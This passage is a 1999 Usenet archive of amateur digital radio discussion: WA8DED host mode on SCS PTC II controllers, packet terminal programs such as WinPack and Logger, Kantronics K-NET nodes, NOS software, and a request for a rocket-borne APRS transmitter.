> computers (i.e the Atari's and Commodores that didn't have buffering), but
> still will be used in our code.
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Rob wrote in message ...
> >Hi Rick,
> >
> >I forgot to ask you whether PTC Term will uses the SCS PTC II's enhanced
or
> >advanced WA8DED hostmode.
> >
> >I also understand that the SCS PTC II uses a 32 bit CRC checksum on RS232
> >line to esnure that data is not lost. (which can sometimes happen with
the
> >standard WA8DED hostmode).
> >
> >Will the PTC Term take full advantage of these features of the PTC II
> >hostmode??
> >
> >Rob
> >
> >"Rick Ruhl" <ricker@cssincorp.com> wrote in message
> >news:OQkLyygN$GA.176@cpmsnbbsa05...
> >> Rob,
> >>
> >> What they have is a setting to use one of the WA8DED channels for
pactor

> >and
> >> the PTCHAN command sets that. You can have up to 36 WA8DED sessions
> going
> >> at one, so you could be connected to the cluster on on channel,
connected
> >to
> >> your buddy at 9600 on another channel and be doing a Pactor contact at
> the
> >> same time.
> >>
> >> TERM 5 only allows one mode at a time, which is it's bad point. If
Peter
> >> would rewrite the code for any of the modes to use the PACTOR channel
for
> >> the data and let the WA8DED status channel report the state, it would
be
> >one
> >> up on the KAM, and like the 9612, if the 9612 had the HF 3rd port
module.
> >>
> >> I'm hoping we'll get PTC-Term out early next year. Like most software
> >> projects, it's hard to estimate completion dates, due to beta sites
> >finding
> >> bugs, and just day to day operations getting in the way. Once we get
it
> >and
> >> the HAL done, then our TNC software line will be complete.
> >>
> >> --
> >> Rick Ruhl
> >> President, Creative Services Software
> >> http://www.cssincorp.com
> >>
> >> Rob wrote in message ...
> >> >Hi Rick,
> >> >
> >> >Thanks for the message. Yes, it would appear that SCS uses its own
> >variant
> >> >of the WA8DED host mode in order to differentiate between the two
packet
> >> >ports.
> >> >
> >> >I realized that you could operate RTTY, PACTOR etc on the HF port and
> >that
> >> >others could link up with your BBS on the packet ports at the same
time.
> >> >
> >> >But I wasn't aware that you could have a QSO on HF PACTOR and one or
> more
> >> >Packet QSOs on the VHF ports at the same time! Maybe I misunderstood

> >what
> >> >you said.
> >> >
> >> >I always thought that you could either have a HF PACTOR etc QSO using
> >TERM
> >> 5
> >> >mode or PACKET QSOs on the PACKET Ports BUT NOT BOTH!
> >> >
> >> >I wish SCS stuck with one interface. Like the KAM -- I like the KAM's
> >host
> >> >mode!
> >> >
> >> > I also don't like TERM 0 -- most dumb terminals will not work
properly
> >> with
> >> >TERM 0 mode. TERM 0 works okay in CMD mode but once you switch into
a
> >QSO
> >> >mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to
> >change
> >> >the dumb terminal parameters if you can. If you do then you get
double
> >> >spacing in CMD mode. Unfortunately some dumb terminals will not
> >> >automatically add a LF after receiving a CR from a modem -- so you
> always
> >> >get overprinting -- you better read fast !!
> >> >
> >> >I don't think that Peter really knows how a normal dumb terminal
works!
> >I
> >> >told him about it but I doubt he will make any changes to the
firmware.
> >Its
> >> >too bad that the PTC II did not follow the design of the KAM which
> >provides
> >> >a lot of flexibility when setting up the terminal parameters (e.g.
LFADD
> >> >etc)
> >> >
> >> >When designing my own simple terminal program (using macros) for use
> with
> >> >PTC II, I also did not like the inconsistencies.. Sometimes you used
> >Quit
> >> >to exit a menu to the main command prompt, sometimes you use PT. A
real
> >> >pain! I am sure you have run into the same problem!
> >> >
> >> >I look forward to your program. It sounds like it will be the only
> >> >commercially available program for the PTC II that will support the
PTC

> >> II's
> >> >weird WA8DED host mode for packet!
> >> >
> >> >When will your program be available?
> >> >
> >> >73's
> >> >
> >> >Rob
> >> >
> >> >
> >> >"Rick Ruhl" <ricker@cssincorp.com> wrote in message
> >> >news:eaUVQhdN$GA.76@cpmsnbbsa05...
> >> >> Rob,
> >> >>
> >> >> The nice thing about WA8DED host mode on the SCS is that it allows a
> >> >Pactor
> >> >> channel too, so you'd be able to do Packet and Pactor at the same
> time.
> >> >>
> >> >> But WA8DED doesn't know the difference in radio ports. The way this
is
> >> >> accomplished, is that the SCS appends a 1: or 2: to the first two
> bytes
> >> of
> >> >> the data packet, and you have to parse those, to tell it which
window
> >to
> >> >go
> >> >> to. All WA8DED knows, is that a host channel got a packet, and it
> >tells
> >> >> which channel it's on.
> >> >>
> >> >> And you have to leave WA8DED host mode to use the other modes i.e.
> Term
> >5
> >> >> (which is what XPWin uses).
> >> >>
> >> >> I've mentioned to Peter at SCS that it might be a good idea to allow
> >the
> >> >> other modes work through the packet channel. For sure, it would
allow
> >> >other
> >> >> modes than Pactor to allow simultaneous dual port session, and not
> >> having
> >> >> to deal with two types of HOST interfaces.
> >> >>
> >> >> You're probably aware of the PTC-Term program we're working on. It
> will
> >> >> support WA8DED HOST in the configuration above, and all that remains
> >> >> outstanding for us to do, is to add the TERM 5 interface for the

other
> >HF
> >> >> modes.
> >> >>
> >> >>
> >> >> --
> >> >> Rick Ruhl
> >> >> President, Creative Services Software
> >> >> http://www.cssincorp.com
> >> >>
> >> >> Rob wrote in message ...
> >> >> >I am looking for a good packet terminal program for my SCS PTC II
> >which
> >> >> >supports the WA8DED host mode. The SCS PTC II has two packet
ports -
> >> one
> >> >> >for 1200 baud and one for 9600 baud. I would like it to run under
> >> >windows
> >> >> >98.
> >> >> >
> >> >> >Unfortunately most the programs for the SCS PTC just handle the HF
> >modes
> >> >> not
> >> >> >Packet.
> >> >> >
> >> >> >Will WinPak work?? There is any consensus out there on what is the
> >best
> >> >> >windows packet terminal program that supports WA8DED host mode
(and
> >> >> >multiple ports)??
> >> >> >
> >> >> >73's
> >> >> >Rob
> >> >> >
> >> >> >
> >> >>
> >> >>
> >> >
> >> >
> >>
> >>
> >
> >
>
>

5216. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <p6c%3.193459$5r2.447778@tor-nn1.netcom.ca>
Source record: 15324

Hi Roger,

I went to your web site and download WinPack 6.40 and the upgrade to 6.42.
I am very impressed with Winpack. You must have spent a lot of time
developing it. The docs are also excellent. A first class product!

After reading the docs, I noticed that Winpack in TF2.7b mode does not use
any handshaking (also ignores number of stop bits etc). Why is this?? I
always thought WA8DED host mode could use and normally did use handshaking.
Am I wrong??

Rob

"Roger Barker" <roger@peaksys.co.uk> wrote in message
news:J7oBQCAP0GP4EwDO@peaksys.co.uk...
> In article <84U_3.193227$5r2.446546@tor-nn1.netcom.ca>, Rob
> <NoEmail@NoWay.com> writes
> >Hi Roger,
> >
> >I am not that famiuliar with TF2.7b. But is it a KISS to WA8DED
emulator??
> >If so, I assume the TNC must be in KISS mode (ie the WA8DED host mode
> >supported by the TNC is not used)
>
> TF firmware is a super-set of WA8DED. WinPack in "TF2.7b" host mode will
> detect that it is in fact talking to WA8DED and modify its behaviour
> accordingly.
>
> --
> Roger Barker, G4IDE roger@peaksys.co.uk
> Boston, UK http://www.packetradio.org.uk

5217. Re: Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81jk4601kj3@enews3.newsguy.com>
Source record: 15325

Rob <NoEmail@NoWay.com> wrote in message
news:KWb%3.193456$5r2.447909@tor-nn1.netcom.ca...

> Do the MFJ TNC clones come with 6Pack firmware for compatibility with
> FlexNet??

No, you have to use the binary EPROM image that comes bundled with the
6-Pack driver, and find somebody to burn it in for you.

This is not an option with any of the Kantronics equipment, where you are
stuck with what the factory gives you.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5218. Re: Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s3qpmi82rrp33@corp.supernews.com>
Source record: 15326

Charles Brabham wrote
>> Has anyone tried Kantronics KNET software?? It is supposed to be
>> compatible with NETROM.
>
>There is and has always been a lot of "K-NODES" in my area. They appear to
>be NetRom compatable, though there are some differences in how they are
>used.

K-NET is an option purchase, and the chip contains both K-NODE and K-NET.
K-NODE was the older non-network interface.

The advantage of a K-NET is that a simple little (battery powered even) box and an old radio can be used as a node out on the prairie. The KPC-9612 can do the 9600 to 1200 backbone networking for these low baud rates. N0ELS and KB5KWV have two of these at 400 ft or so, and can bring in the Oklahoma panhandle users. There is no internet in the panhandle, so they appreciate the link. Couldn't do it with Flexnet or some other computer based system, as they wouldn't give you that much space on a commercial radio hut.

Until Charles get's 400 ft towers built for Oklahoma Hams, I guess they will have to use the Kantronics solution out on the prairie.

Steve

5219. 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: dchapman@postoffice.pacbell.net
Message-ID: <383D90DF.159658C6@postoffice.pacbell.net>
Source record: 15327

I hope someone can point me to a small two meter transmitter board that will fit inside a 3.75 inch diameter payload section of an amateur rocket. I need a kit that comes on a board only, to save weight. I know the balloon guys do APRS from their platforms, but I can't find any info on what radio kits they use.

Any ideas?

Thanks
Dave Chapman
KC6UWP

5220. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <8kx8HEArAZP4Ew0n@peaksys.co.uk>
Source record: 15328

In article <p6c%3.193459$5r2.447778@tor-nn1.netcom.ca>, Rob
<NoEmail@NoWay.com> writes
>Hi Roger,
>
>I went to your web site and download WinPack 6.40 and the upgrade to 6.42.
>I am very impressed with Winpack. You must have spent a lot of time
>developing it. The docs are also excellent. A first class product!

Thanks. It's got a few thousand users around the world, so I think I
must have done something right!

>After reading the docs, I noticed that Winpack in TF2.7b mode does not use
>any handshaking (also ignores number of stop bits etc). Why is this?? I
>always thought WA8DED host mode could use and normally did use handshaking.

WA8DED host mode uses a polling loop between the software and the TNC.
There is no hardware handshaking, it's not needed. If you read WA8DED's
docs you'll find it in there somewhere.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5221. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s3r550gkrrp20@corp.supernews.com>
Source record: 15329

you might try one of those FM mic types you see in popular science magazine. You should be able to tune it to 140 MHz with a little coil bending if you really have to have it in the ham band.

dchapman@postoffice.pacbell.net wrote

>I hope someone can point me to a small two meter transmitter board that
>will fit inside a 3.75 inch diameter payload section of an amateur
>rocket. I need a kit that comes on a board only, to save weight. I
>know the balloon guys do APRS from their platforms, but I can't find any
>info on what radio kits they use.

5222. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: n4zo@amsat.org
Message-ID: <383da01f.1202308@news.sccoast.net>
Source record: 15330

Using an Isobar rf filtered surge protector helped my situation.
Ferrites of different permiabililties were also needed on all external
cables and on the hard drive ribbon cable. Using bypass caps across
the AC line will also help, but they must be rated properly for AC
use.

Gus
n4zo@amsat.org

5223. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <gji%3.193556$5r2.447752@tor-nn1.netcom.ca>
Source record: 15331

I'll try to get WinPack ver 6.42 working with my SCS PTC II controller which uses an "advanced" WA8DED hostmode.

If I can get it to work properly, I'll let you know of any special settings etc that are needed.

Rob

"Roger Barker" <roger@peaksys.co.uk> wrote in message news:8kx8HEArAZP4Ew0n@peaksys.co.uk...
> In article <p6c%3.193459$5r2.447778@tor-nn1.netcom.ca>, Rob
> <NoEmail@NoWay.com> writes
> >Hi Roger,
> >
> >I went to your web site and download WinPack 6.40 and the upgrade to 6.42.
> >I am very impressed with Winpack. You must have spent a lot of time
> >developing it. The docs are also excellent. A first class product!
>
> Thanks. It's got a few thousand users around the world, so I think I
> must have done something right!
>
> >After reading the docs, I noticed that Winpack in TF2.7b mode does not use
> >any handshaking (also ignores number of stop bits etc). Why is this?? I
> >always thought WA8DED host mode could use and normally did use handshaking.
>
> WA8DED host mode uses a polling loop between the software and the TNC.
> There is no hardware handshaking, it's not needed. If you read WA8DED's
> docs you'll find it in there somewhere.
>
> --
> Roger Barker, G4IDE roger@peaksys.co.uk
> Boston, UK http://www.packetradio.org.uk

5224. FS: KAM Plus HF/VHF TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <383DC893.E1FEE91F@worldnet.att.net>
Source record: 15332
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

For sale, KAM Plus dual-port TNC HF/VHF

Supports all modes: Packet, RTTY, Pactor, Amtor, CW, Navtex, plus
full-featured bult-in mailbox. Software version 8.0P.

Excellent condition, in original box with all manuals.

$175 shipped CONUS.

Please reply directly to the address below, as I do not check the newsgroup
regularly.

Thanks & 73,

- Seth N6BMB

seth.miller@worldnet.att.net

5225. good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <383DDD99.745BC278@hotmail.com>
Source record: 15333

What's a good 440mHz mono band rig for 9600 baud packet ?
Also needed to be taken into consideration is the modifications.
tnx de dave

5226. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: dchapman@postoffice.pacbell.net
Message-ID: <383E1981.42C7DB3C@postoffice.pacbell.net>
Source record: 15334

Steve Sampson wrote:
>
> you might try one of those FM mic types you see in popular science
> magazine. You should be able to tune it to 140 MHz with a little coil
> bending if you really have to have it in the ham band.

It's got to be in the ham band because I'll need at least 4-5 watts for this one. This rocket is not a model or even what is commonly known as "high power". It's powered by a liquid fuel 300 pound thrust motor, and will be flown by the Pacific Rocket Society. Expected altitude around 25,000 feet, landing zone within about 5 miles (hopefully).

I'm looking for a 2meter kit with as much solid state components as possible. Coils have a way of changing their reactance when subjected to 50g's!

Thanks for the reply,

Dave Chapman
KC6UWP

5227. anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <383E1BAB.1F0F@ix.netcom.com>
Source record: 15335

I'm looking into getting the new
SCS PTC-IIE and getting active in
the winlink system..

anyone else here active on winlink
and/or using the PTC-II or the new
PTC-IIE ??

I've been a long-time KAM(E) user
and noticed that the new PTC-IIE
in addition to pactor-II also
supports the use of PSK31..

I would like to hear from others
who are either using the PTC-IIE
or are active on the winlink
system with SCS or other brands
of pactor controllers..

Trish

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

5228. Re: anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <4OF%3.194023$5r2.449176@tor-nn1.netcom.ca>
Source record: 15249

Hi Trish,

You will find that the majority of the Winlink stations have upgraded their controllers to SCS PTC II. Even on Pactor 1, the SCS controllers are much better.

Here I have a KAM and SCS PTC II. Even on pactor 1, the SCS PTC II is vastly superior. Unfortunately, many US TNC's such as the KAM and PK232MBX only use software ARQ which significantly decreases the performance on Pactor 1. Many hams formed the mistaken belief that Pactor 1 really wasn't a great mode. This belief is wrong. Pactor 1 is a great mode but only if you need the right hardware.

The SCS controllers always used hardware ARQ - a big difference!

On pactor II, you will see a fantastic improvement in throughput especially on poor links. I can use Pactor II when all the other modes fail!

You can configure the PTC II to refuse AMTOR or Pactor 1 connects or both. You will find that some WINLINKS will only let you connect with them on PACTOR II. Personally I don't like this practice. There are many hams out there that can't afford a SCS PTC II or SCS PTC IIe controller.

I have experimented with WINLINK using my SCS PTC II. I had no problems getting WINLINK up and running with my PTC II.

Yes the PTC II has PSK31 built into the firmware. I have compared the performance of the PTC II on PSK31 with Logger program (which uses a soundcard). In fact, in two separate windows I can receive the same PSK31 signal -- one window for the PTC II and one window for the Logger program. Sometimes, the PTC II is better -- sometimes Logger is better. In my view, there is little difference between the two. If you just want PSK31, Logger is a much cheaper alternative.

I also use PTC II for SSTV with JVcomm32 program. It works great! (I have also used EZSSTV and JVFAX and MSCAN programs -- all work great with PTC II).

As far as a good terminal program for the SCS PTC II is concerned, XPWIN or Logger are great choices. XPwin is expensive but easy to use. If you can connect your KAM to one comm port and the PTC II to another comm port on your computer, you can use XPWIN to control both. (there are other terminal programs at the SCS web site -- www.scs-ptc.com)

Logger is my first choice! Logger is freeware and once configured is, in my view, the easiest terminal program to use! You have to program buttons grouped at the bottom of the terminal screen which you click on to perform

functions (like change modes or send a brag file). The buttons have user defined labels (so you don't have to remember that F12 does X etc). You can consider the buttons macros.

Also with Logger you can use the sound card of your computer for PSK31 (but since the PTC II has PSK31 you probably won't use this feature). As its name implies, Logger also has a logging program but its not as good as everything else in Logger.

There are lots of places where you can find Logger. One good place is http://www.chroniclenetworks.com/~dwm/Logger.htm. Another place is www.itis.net/golist. FYI - The current version is 6.11.

With the PTC II in its terminal mode, you can access all the HF modes of the PTC II (AMTOR, RTTY, PACTOR etc) and if you have the optional packet modems, you can access the packet mode.

However, if you want to easily use the optional packet modems with the PTC II, you will need a good WA8DED compatible host mode program. Lots of hams seem to use Graphic Packet (ver 1.63) for DOS. (another freeware program). You should be able to use other WA8DED hostmode compatible programs such as WinGT or Winpack. (I am experimenting with these now).

In fact, the PTC II has an advanced WA8DED hostmode, it is rarely used. The developers of PacTerm for the KAM, KPC3 etc are now developing PTC Term for the SCS PTC II which will use the advanced WA8DED host mode of the PTC II. But PTC Term is not yet on the market (Perhaps in the new year ??)

But note, the so called advanced host mode for the PTC II only supports Packet and Pactor connects. So you can have a Pactor and Packet qso (or multiple packet qsos) at the same time. But it does not support any of the other HF modes. So You cannot have a RTTY and Packet QSO at the same time. To bad, especially if you want to monitor a DX Cluster on Packet during a RTTY contest.

Since PTC Term is expected to support the Advanced WA8DED hostmode, you should be able to make Pactor and packet qsos at the same time. (e.g monitor DX cluster on packet, connect to your BBS on packet and have a PACTOR QSO at the same time). PTC Term is also expected to support the PTC II's terminal mode for the other HF modes such as RTTY, PSK31 etc.

Despite the shortcomings of the PTC II's hostmode, the PTC II Is a great modem. Its performance on Pactor 1, Pactor II, AMTOR and RTTY is significantly better than my KAM.

73's

Rob

"Patricia Gibbons" <wa6ube@ix.netcom.com> wrote in message news:383E1BAB.1F0F@ix.netcom.com...

> I'm looking into getting the new

> SCS PTC-IIE and getting active in

> the winlink system..
>
> anyone else here active on winlink
> and/or using the PTC-II or the new
> PTC-IIE ??
>
> I've been a long-time KAM(E) user
> and noticed that the new PTC-IIE
> in addition to pactor-II also
> supports the use of PSK31..
>
> I would like to hear from others
> who are either using the PTC-IIE
> or are active on the winlink
> system with SCS or other brands
> of pactor controllers..
>
> Trish
>
>
> --
>
> Patricia E. Gibbons
> Acting Chief Communications Technician
> City of San Jose - ITD/communications
> <http://www.qrz.com/callsign.html?callsign=wa6ube>
> ....
> My Public Key is available at:
> <http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
> Key ID: 0xEDECB44F
> This key is RSA, NOT Diffie-Hellman !!

5229. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <VyE=OH8LctoCt0e2JA+69=4HIxCx@4ax.com>
Source record: 15250

On Mon, 8 Nov 1999 08:36:53 -0600, "Gilbert Baron" <xzs1947@us.ibm.com> wrote:
>That is not at all true. FCC will mandate a single standard and then all
>will follow it, no choice, and I think it is already done so you won't see
>all these modes for long.

No, the FCC didn't do that. The FCC approved the Grand Alliance system which uses a common modulation method, 8VSB, and a common overall transmission baud, but several different video/audio standards (scan rates and types, color depths, etc) are approved. The choice of which to use at any given time is at the broadcaster's option. In this town, the three broadcasters currently transmitting DTV are each using a different standard. (We can even change standards for different programs.)

This isn't a problem, however, since any of the receivers can decode and display any of the various standards. That's possible because the protocol headers notify the receiver which particular standard is being received at the moment, and its firmware then adapts that to the capabilities of the display hardware.

(Low end receivers might show a high definition show in a low resolution format, for example, because its hardware is incapable of showing the higher resolution, while a high end receiver might show it in all its glory. This is a bit like the way a X Window display server behaves.)

We can also choose to transmit up to 4 different standard definition signals at the same time instead of one high definition signal. The receiver chooses which one it will display, or all 4 at once at the viewer's option. (This is likely to be widely used since it effectively quadruples the broadcaster's programming options, and doesn't require a large inventory of HD programming, which doesn't yet exist.) We can also choose to transmit non-visual data in part of the bandwidth instead of either a high definition program or multiple standard definition programs. As long as we deliver at least one standard definition program to the audience, the FCC doesn't care, and your receiver won't care either.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5230. Re: anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <JNC%3.193924$5r2.449433@tor-nn1.netcom.ca>
Source record: 15251

Hi Trish,

You will find that the majority of the Winlink stations have upgraded their controllers to SCS PTC II. Even on Pactor 1, the SCS controllers are much better.

Here I have a KAM and SCS PTC II. Even on pactor 1, the SCS PTC II is vastly superior. Unfortunately, many US TNC's such as the KAM and PK232MBX only use software ARQ which significantly decreases the performance on Pactor 1. Many hams formed the mistaken belief that Pactor 1 really wasn't a great mode. This belief is wrong. Pactor 1 is a great mode but only if you need the right hardware.

The SCS controllers always used hardware ARQ - a big difference!

On pactor II, you will see a fantastic improvement in throughput especially on poor links. I can use Pactor II when all the other modes fail!

You can configure the PTC II to refuse AMTOR or Pactor 1 connects or both. You will find that some WINLINKS will only let you connect with them on PACTOR II. Personally I don't like this practice. There are many hams out there that can't afford a SCS PTC II or SCS PTC IIe controller.

I have experimented with WINLINK using my SCS PTC II. I had no problems getting WINLINK up and running with my PTC II.

Yes the PTC II has PSK31 built into the firmware. I have compared the performance of the PTC II on PSK31 with Logger program (which uses a soundcard). In fact, in two separate windows I can receive the same PSK31 signal -- one window for the PTC II and one window for the Logger program. Sometimes, the PTC II is better -- sometimes Logger is better. In my view, there is little difference between the two. If you just want PSK31, Logger is a much cheaper alternative.

I also use PTC II for SSTV with JVcomm32 program. It works great! (I have also used EZSSTV and JVFAX and MSCAN programs -- all work great with PTC II).

As far as a good terminal program for the SCS PTC II is concerned, XPWIN or Logger are great choices. XPwin is expensive but easy to use. If you can connect your KAM to one comm port and the PTC II to another comm port on your computer, you can use XPWIN to control both. (there are other terminal programs at the SCS web site -- www.scs-ptc.com)

Logger is my first choice! Logger is freeware and once configured is, in my view, the easiest terminal program to use! You have to program buttons grouped at the bottom of the terminal screen which you click on to perform

functions (like change modes or send a brag file). The buttons have user defined labels (so you don't have to remember that F12 does X etc). You can consider the buttons macros.

Also with Logger you can use the sound card of your computer for PSK31 (but since the PTC II has PSK31 you probably won't use this feature). As its name implies, Logger also has a logging program but its not as good as everything else in Logger.

There are lots of places where you can find Logger. One good place is http://www.chroniclenetworks.com/~dwm/Logger.htm. Another place is www.itis.net/golist. FYI - The current version is 6.11.

With the PTC II in its terminal mode, you can access all the HF modes of the PTC II (AMTOR, RTTY, PACTOR etc) and if you have the optional packet modems, you can access the packet mode.

However, if you want to easily use the optional packet modems with the PTC II, you will need a good WA8DED compatible host mode program. Lots of hams seem to use Graphic Packet (ver 1.63) for DOS. (another freeware program). You should be able to use other WA8DED hostmode compatible programs such as WinGT or Winpack. (I am experimenting with these now).

In fact, the PTC II has an advanced WA8DED hostmode, it is rarely used. The developers of PacTerm for the KAM, KPC3 etc are now developing PTC Term for the SCS PTC II which will use the advanced WA8DED host mode of the PTC II. But PTC Term is not yet on the market (Perhaps in the new year ??)

But note, the so called advanced host mode for the PTC II only supports Packet and Pactor connects. So you can have a Pactor and Packet qso (or multiple packet qsos) at the same time. But it does not support any of the other HF modes. So You cannot have a RTTY and Packet QSO at the same time. To bad, especially if you want to monitor a DX Cluster on Packet during a RTTY contest.

Since PTC Term is expected to support the Advanced WA8DED hostmode, you should be able to make Pactor and packet qsos at the same time. (e.g monitor DX cluster on packet, connect to your BBS on packet and have a PACTOR QSO at the same time). PTC Term is also expected to support the PTC II's terminal mode for the other HF modes such as RTTY, PSK31 etc.

Despite the shortcomings of the PTC II's hostmode, the PTC II Is a great modem. Its performance on Pactor 1, Pactor II, AMTOR and RTTY is significantly better than my KAM.

73's

Rob

"Patricia Gibbons" <wa6ube@ix.netcom.com> wrote in message
news:383E1BAB.1F0F@ix.netcom.com...
> I'm looking into getting the new
> SCS PTC-IIE and getting active in
> the winlink system..

>
> anyone else here active on winlink
> and/or using the PTC-II or the new
> PTC-IIE ??
>
> I've been a long-time KAM(E) user
> and noticed that the new PTC-IIE
> in addition to pactor-II also
> supports the use of PSK31..
>
> I would like to hear from others
> who are either using the PTC-IIE
> or are active on the winlink
> system with SCS or other brands
> of pactor controllers..
>
> Trish
>
>
> --
>
> Patricia E. Gibbons
> Acting Chief Communications Technician
> City of San Jose - ITD/communications
> <http://www.qrz.com/callsign.html?callsign=wa6ube>
> .....
> My Public Key is available at:
> <http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
> Key ID: 0xEDECB44F
> This key is RSA, NOT Diffie-Hellman !!

5231. PACOMM Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <LZF%3.194027$5r2.449558@tor-nn1.netcom.ca>
Source record: 15252

How do the PACOMM packet modems (e.g. NB96) compare with modems by other manufacturers?? Are they any good??

Does anyone know whether the PACOMM modems (e.g. NB96) are true TAPR TNC2 clones that can use firmware for TNC2 clones (e.g. 6PACK?) I would like to use them with FlexNet.

73's
Rob

5232. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <dIG%3.194034$5r2.449844@tor-nn1.netcom.ca>
Source record: 15253

Hi Robin,

What software do you use therefor the hub?? JNOS?? or something else??

Rob

"Robin Gilks" <g8ecj@abmdata.demon.co.uk> wrote in message
news:jufk18.pq6.ln@server.localdomain....
> Rob wrote:
> > Hi Ian,
> >
> > Great book. I learned a lot! But it seems that the enthusiasm over NOS
has
> > died down quite a lot - at least here in Canada. Many NOS
nodes/stations
> > have disappeared. I should have tried it a few years ago! But the Net
is
> > still around.
> >
> > Do you still run NOS?? If so, do you use JNOS, TNOS etc?? Perhaps
SV2AGW's
> > IP/TCP packet programs for windows.
> >
> > There seems to be many choices these days to try IP/TCP over packet
radio.
> >
> > I am curious what are your thoughts on NOS these days.
> >
> > 73's
> >
> > Rob
>
> Hi Rob
>
> My thoughts are based upon what I want to get out of it. If you are
looking
> for a "user" setup then the SV2AGW stuff is excellent but for providing a
> service (which means things like convers, webserver, email, news) or
running
> a gateway to the AX25 world then the choices are *NOS (those that are
still
> supported such as JNOS and MFNOS) or Linux which has applications
available to
> do all these jobs.
>

> Better still for a service provider is to use both - that way you get the
> stability of Apache, Exim and htpp convers with the ability to tweak
timers
> etc in *NOS.
>
> Don't be guided solely by those only running a single port from a sound
card
> - there are still some of use running multiple full-duplex high speed
links
> and getting a hell of a bigger kick out of it as a result!!
>
> --
> 73 de Robin. G8ECJ Hub manager gb7ipd
>
> NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
> Internet: g8ecj@abmdata.demon.co.uk http://www.gb7ipd.freeserve.co.uk/
> Shack: (+44) 1628 533311 Fax: (+44) 1628 850165
> Club pages (g4xyw modem etc) at http://www.tvipug.freeserve.co.uk

5233. Re: TFX & TXPCX WA8DED emulators for KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Y0H%3.194039$5r2.449871@tor-nn1.netcom.ca>
Source record: 15254

I also just found TFKISS ver 3.0. Another program that appears to also be a WA8DED emulator for KISS modems (such as KAM, KPC3 etc)

IS this the best DOS based emulator out there??

Is there a good windows based WA8DED host mode emulator for KISS modems??

Rob

"Rob" <NoEmail@NoWay.com> wrote in message
news:DMF%3.194022$5r2.449834@tor-nn1.netcom.ca...
> I am trying to figure out which is the best program to use TFX28 by DB7KG,
> TFPCX210 by DG0FT, TXPCX273 by PE1DNN. There is also a TFPCR??
>
> There are so many versions with similar names by different people! To
make
> things worse, most of the documentation for these programs is in German!
>
> TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which
> allow Baycomm or TNC's with KISS mode to run with terminal programs that
> support the WA8DED host mode (such as TstHost). These programs would
appear
> to allow such WA8DED host mode terminal programs to work with KAM's,
KPC3's,
> PK88's etc. It is a great idea! There are lots of good WA8DED host mode
> programs out there!
>
> Does anyone know the differences between these programs?? Which is the
> best?? (I have heard that TFX28 implements some modems better than TFPCX)
>
> More importantly, where can I get English documentation (especially for
> TFX28 and TFPCX210)??
>
> Are these the latest versions for these programs? If not where can I get
